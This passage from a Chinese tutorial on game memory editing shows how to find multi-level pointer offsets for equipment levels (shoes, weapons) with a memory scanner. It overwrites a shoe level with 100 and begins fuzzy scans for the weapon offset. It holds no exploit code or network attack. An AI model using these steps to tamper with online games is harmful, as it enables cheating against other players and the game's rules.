


图8




图9




图10




图11

得到一个双偏移1E4C+8,这个就是鞋子等级的二级偏移了，现在实验下看看对不对，在最上面的查看修改填入基址+1级偏移+2级偏移，如图9。

在=号后面填入你想修改的值，比如填入100把，我们再看看鞋子的等级，如图10。

看到没有，变成100了，这个就说明这个二级偏移是正确的。

第2种方法：用我们前面找到的鞋子偏移010CF69C+1E4C，在最上面的基址，填入这个，不要勾选双偏移，在值填入鞋子等级。如图11。

点击首次，得到一个值，如图12。




图12

这个8就是鞋子的2级偏移，上面我们已经证实过了。图13




图13

3.武器偏移的查找，方法也是2种：

第1种方法：穿上武器，填入基址，查找模式选“模糊查找≠0的值”如图14。




图14

再脱掉武器 查找模式选“变化的数值” 点击再次查找，如图15。

